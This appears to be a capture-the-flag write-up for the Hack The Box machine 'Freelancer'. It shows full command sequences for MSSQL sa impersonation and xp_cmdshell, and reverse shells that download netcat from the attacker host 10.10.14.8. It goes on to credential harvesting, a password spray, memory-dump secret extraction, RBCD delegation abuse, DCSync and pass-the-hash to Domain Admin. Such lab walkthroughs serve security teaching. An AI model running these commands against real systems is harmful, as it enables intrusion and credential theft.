
The SQL Server version is confirmed first:
1
2
SELECT @@VERSION;
-- Microsoft SQL Server 2019 (RTM) - 15.0.2000.5, Windows Server 2019
Enumerating the current database context and available logins reveals that the web application connects under a restricted account:
1
2
3
4
SELECT name FROM sys.databases;
SELECT name FROM sys.server_principals WHERE type_desc = 'SQL_LOGIN' OR type_desc = 'WINDOWS_LOGIN';
SELECT current_user;
-- Freelancer_webapp_user
The web application user Freelancer_webapp_user is a restricted login — it has access to the application database but not elevated server-level privileges. However, SQL Server supports login impersonation via the EXECUTE AS LOGIN statement, and this is tested against the built-in sa (System Administrator) login:
1
2
3
EXECUTE AS LOGIN = 'sa';
SELECT current_user;
-- dbo
The impersonation succeeds without error and the current user context becomes dbo — the database owner level of the sa login. This is possible because the Freelancer_webapp_user has been granted IMPERSONATE permission on the sa login, a severe misconfiguration. With sa impersonation, full server-level control is available.
xp_cmdshell is a SQL Server extended stored procedure that executes Windows operating system commands in the context of the SQL Server service account. It is disabled by default since SQL Server 2005. Enabling it requires the sa login level and the following configuration sequence:
1
2
3
4
5
6
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

EXEC xp_cmdshell 'whoami';
Initially, before executing the sp_configure statements, running xp_cmdshell returns the expected blocked response:
1
2
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell'
because this component is turned off as part of the security configuration for this server.
After enabling it via sp_configure, the procedure becomes available. Because the SQL Terminal does not display xp_cmdshell output inline, command execution is first confirmed by triggering an outbound HTTP request to a Python web server on the attack machine:
With confirmed command execution, a reverse shell is obtained by downloading nc64.exe from the attack machine and using it to connect back:
1
EXEC xp_cmdshell 'powershell.exe -c "curl 10.10.14.8/nc64.exe -o C:\programdata\nc.exe; C:\programdata\nc.exe 10.10.14.8 9001 -e powershell.exe"';
1
2
3
4
5
kali㉿kali$ rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.23.11 53723
PS C:\WINDOWS\system32> whoami
freelancer\sql_svc

A shell is established as freelancer\sql_svc — the SQL Server service account running on the Domain Controller.
Lateral Movement — sql_svc to mikasaAckerman
Credential Discovery in Installer Configuration File
As sql_svc, the first step is to search the filesystem for leftover credential material. SQL Server installations frequently include configuration files containing plaintext credentials used during setup. The findstr utility is used to recursively locate files containing the string pass:
1
PS C:\users\sql_svc> findstr /s /m /i "pass" *.*
The search identifies Downloads\SQLEXPR-2019_x64_ENU\sql-Configuration.INI — a SQL Server Express installer response file that was used for automated installation and left on disk after setup. Reading it reveals multiple plaintext credentials:
1
2
3
4
PS C:\users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU> type sql-Configuration.INI
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SAPWD="t3mp0r@ryS@PWD"

Three credentials are recovered: the SQL Server service account password for sql_svc, and the SA password used during installation. The service account password is particularly interesting — if it has been reused for the sql_svc domain account’s interactive login, or shared with other accounts, it becomes a vector for credential spraying.
Password Spray
Known domain users are enumerated from the AD environment. The recovered password IL0v3ErenY3ager is sprayed across them using NetExec with the --continue-on-success flag to test all users without stopping at the first match:
1
2
3
4
5
kali㉿kali$ nxc smb freelancer.htb -u users.txt -p 'IL0v3ErenY3ager' --continue-on-success
SMB  10.129.23.11  445  DC  [-] freelancer.htb\Administrator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB  10.129.23.11  445  DC  [-] freelancer.htb\lkazanof:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB  10.129.23.11  445  DC  [-] freelancer.htb\lorra199:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB  10.129.23.11  445  DC  [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
![The NetExec SMB password spray output showing authentication results for each tested domain user. Three users fail with STATUS_LOGON_FAILURE, while mikasaAckerman returns a successful authentication marker ([+]), confirming the password is valid for that account.](/hackthebox-writeups/assets/img/freelancer/UsedCrackMapForPasswordSpray.png)
The credential mikasaAckerman:IL0v3ErenY3ager is valid. However, checking for WinRM access reveals that this user does not have remote management rights — a direct Evil-WinRM session is not possible.
Pivoting via RunasCs
To execute commands as mikasaAckerman without a direct remote login path, RunasCs is used. RunasCs is a Windows utility that allows running processes as a different user with explicitly provided credentials — similar to the runas built-in command but capable of operating without an interactive desktop session and supporting network-based process spawning. It is downloaded to the target from the attack machine’s web server:
1
2
3
PS C:\users\sql_svc\Downloads> curl 10.10.14.8/runas.exe -o runas.exe

PS C:\users\sql_svc\Downloads> .\runas.exe mikasaAckerman IL0v3ErenY3ager 'cmd /c whoami'
freelancer\mikasaackerman
Identity confirmed. A reverse shell is spawned as mikasaAckerman by having RunasCs execute a reverse TCP connection back to the attack machine:
1
PS C:\users\sql_svc\Downloads> .\runas.exe mikasaAckerman IL0v3ErenY3ager powershell.exe -r 10.10.14.8:9002
1
2
3
4
kali㉿kali$ rcat listen 10.10.14.8 9002
[+] Connection from 10.129.23.11:57827
PS C:\users\mikasaAckerman\Desktop> whoami
freelancer\mikasaackerman
Memory Forensics and Credential Extraction
Retrieving the Memory Dump
mikasaAckerman’s desktop contains the user flag, a mail.txt file explaining the context of a large archive, and MEMORY.7z itself:
1
2
3
4
5
6
7
8
PS C:\users\mikasaAckerman\Desktop> type user.txt
**************e820cd8d8bcd3a5a4d8

PS C:\users\mikasaAckerman\Desktop> type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot
the BSOD issue on the "DATACENTER-2019" computer... Liza has requested me to generate
a full memory dump on the Datacenter and send it to you for further assistance.
The email explains the dump was generated to diagnose a Blue Screen of Death on a server named DATACENTER-2019. Full memory dumps of Windows systems contain every piece of data that was in RAM at the moment of capture — running processes, open network connections, encryption keys, and critically, the Windows registry hives including LSA secrets, cached credentials, and service account passwords.
To transfer the large archive to the attack machine, an SMB share is mounted temporarily using Impacket’s smbserver:
1
kali㉿kali$ impacket-smbserver -username pyp -password pyp -smb2support share .
1
2
PS C:\users\mikasaAckerman\Desktop> net use X: \\10.10.14.8\share pyp /USER:pyp
PS C:\users\mikasaAckerman\Desktop> copy MEMORY.7z X:\
Mounting the Dump with MemProcFS
The archive is extracted and the resulting dump file is inspected:
1
2
3
kali㉿kali$ 7z x MEMORY.7z
kali㉿kali$ file MEMORY.DMP
MEMORY.DMP: MS Windows 64bit crash dump, 4992030524978970960 pages
MemProcFS is used to mount the memory dump as a virtual filesystem. Rather than requiring binary forensic analysis, MemProcFS exposes memory regions, process listings, and registry hive files as navigable directories, enabling standard file-system tools to interact with memory content:
1
2
3
kali㉿kali$ mkdir Freelancer_Dump
kali㉿kali$ sudo memprocfs -device MEMORY.DMP -mount ./Freelancer_Dump
kali㉿kali$ cd Freelancer_Dump/registry/hive_files
The registry hive files extracted from the mounted dump — SAM (local account database), SYSTEM (boot key and system configuration), and SECURITY (LSA secrets, cached credentials) — are passed to impacket-secretsdump operating in fully offline LOCAL mode:
1
2
3
4
5
6
7
8
9
kali㉿kali$ impacket-secretsdump \
  -sam 0xffffd3067d935000-SAM-MACHINE_SAM.reghive \
  -system 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive \
  -security 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive \
  LOCAL

[*] Dumping LSA Secrets
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
The LSA secrets dump reveals a service credential stored for the MSSQL$DATA service — the value PWN3D#l0rr@Armessa199. LSA secrets store service account passwords that Windows needs to start services automatically — because these credentials must survive reboots, they are persisted in the registry and are recoverable from any memory dump taken while the service is configured. The username embedded in the password string — lorra199 — identifies the owning account.
WinRM access for lorra199 is confirmed with NetExec:
1
2
kali㉿kali$ nxc winrm freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199'
WINRM  10.129.23.11  5985  DC  [+] freelancer.htb\lorra199:PWN3D#l0rr@Armessa199 (Pwn3d!)
Privilege Escalation — RBCD to Domain Administrator
Establishing the lorra199 Session

An Evil-WinRM session is established as lorra199:
1
2
3
kali㉿kali$ evil-winrm -i freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199'
*Evil-WinRM* PS C:\Users\lorra199> whoami
freelancer\lorra199
Checking group membership reveals a critical Active Directory privilege:
1
2
*Evil-WinRM* PS C:\Users\lorra199> whoami /groups
FREELANCER\AD Recycle Bin   Group   Enabled by default, Enabled group
lorra199 is a member of the AD Recycle Bin group. A BloodHound collection confirms what this membership enables: the AD Recycle Bin group holds GenericWrite over the Domain Controller computer object (DC$).
GenericWrite over a computer object in Active Directory is sufficient to write the msDS-AllowedToActOnBehalfOfOtherIdentity attribute — the RBCD configuration attribute. This makes the privilege escalation path straightforward: configure RBCD from an attacker-controlled computer account to the Domain Controller, then request a Kerberos ticket impersonating the Administrator.
RBCD Attack — Step by Step
Step 1 — Create an attacker-controlled machine account. Domain users can create machine accounts in Active Directory by default (governed by the ms-DS-MachineAccountQuota attribute, which defaults to 10). A new computer account is added using Impacket:
1
2
3
4
kali㉿kali$ impacket-addcomputer -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' \
  -dc-host freelancer.htb -domain-netbios freelancer.htb \
  'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
Step 2 — Write the RBCD delegation attribute on the DC. Using lorra199’s GenericWrite privilege, the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the DC$ computer object is set to permit ATTACKERSYSTEM$ to delegate:
1
2
3
4
kali㉿kali$ impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -action 'write' \
  'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
[*] Delegation rights modified successfully!
[*] ATTACKERSYSTEM$ can now impersonate users on DC$ via S4U2Proxy
Step 3 — Synchronise the clock. Kerberos ticket requests will fail if the client clock differs from the KDC by more than five minutes. The Nmap scan showed a 4h59m59s clock skew — synchronisation is mandatory before requesting tickets:
1
kali㉿kali$ sudo ntpdate -u freelancer.htb
Step 4 — Request a service ticket impersonating the Administrator. The S4U2Self and S4U2Proxy Kerberos extensions are used to obtain a CIFS (SMB) service ticket for dc.freelancer.htb in the name of the Administrator account. This ticket is valid because the DC’s RBCD attribute now authorises ATTACKERSYSTEM$ to perform this delegation:
1
2
3
kali㉿kali$ impacket-getST -spn 'cifs/dc.freelancer.htb' -impersonate 'Administrator' \
  'freelancer.htb/attackersystem$:Summer2018!'
[*] Saving ticket in Administrator.ccache
Step 5 — DCSync using the impersonated Administrator ticket. The Kerberos credential cache file is exported to the KRB5CCNAME environment variable, which directs Impacket’s Kerberos client to use it for authentication. secretsdump is then run against the Domain Controller using this ticket — performing a DCSync replication to extract all domain account hashes from NTDS.DIT:
1
2
3
4
5
kali㉿kali$ export KRB5CCNAME=$(pwd)/Administrator.ccache
kali㉿kali$ impacket-secretsdump -dc-ip freelancer.htb -k -no-pass Administrator@dc.freelancer.htb

[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::

Pass-the-Hash — Domain Administrator
The Administrator’s NT hash is used directly for authentication via Pass-the-Hash through Evil-WinRM, without requiring the plaintext password:
1
2
3
4
5
kali㉿kali$ evil-winrm -u Administrator -H 0039318f1e8274633445bce32ad1a290 -i freelancer.htb
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
freelancer\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
*************75b268228c0fd30db8
Vulnerability Chain Summary
Step 1 — Account Activation Bypass via Password Recovery: The /accounts/recovery/ flow reactivates disabled accounts as a side effect of completing a password reset. An Employer account that should require explicit activation can be reactivated simply by going through the recovery process, bypassing the intended vetting workflow.
Step 2 — IDOR on Profile Endpoint: The /accounts/profile/visit/<id>/ endpoint accepts any integer ID without authorisation validation, exposing all user profiles including the Administrator’s. This reveals the Administrator’s internal user ID, which is the prerequisite for the OTP bypass.
Step 3 — Broken OTP Authentication via Base64 User ID: The QR-code login URL encodes only the target user ID in plain Base64 with a shared, time-limited MD5 hash appended. Because Base64 is trivially reversible and the hash is not bound to any particular user, any authenticated user can forge a login URL for any other user ID — including the Administrator — and authenticate without knowing their password.
Step 4 — Exposed SQL Terminal with sa Impersonation: The Django admin panel exposes a production development tool with direct SQL access to the backend MSSQL instance. The web application’s database login has been granted IMPERSONATE permission on the sa login, and sa has xp_cmdshell access once re-enabled — making the SQL Terminal a direct path from web admin access to OS-level code execution.
Step 5 — Plaintext Credentials in Installer Config File: The SQL Server unattended installation configuration file sql-Configuration.INI was left on disk after setup with plaintext credentials for the service account and sa. The service account password was reused for the mikasaAckerman domain account.
Step 6 — LSA Secret Recovery from Memory Dump: A full Windows memory dump stored in a user’s home directory contained LSA secrets — including the MSSQL$DATA service account password for lorra199 — recoverable entirely offline from the registry hives embedded in the dump.
Step 7 — GenericWrite over DC via AD Recycle Bin → RBCD: The AD Recycle Bin group was granted GenericWrite over the Domain Controller computer object. GenericWrite is sufficient to configure RBCD, enabling an attacker-controlled machine account to obtain a Kerberos service ticket impersonating the Domain Administrator via S4U2Proxy, leading to a full DCSync and domain compromise.
Mitigations
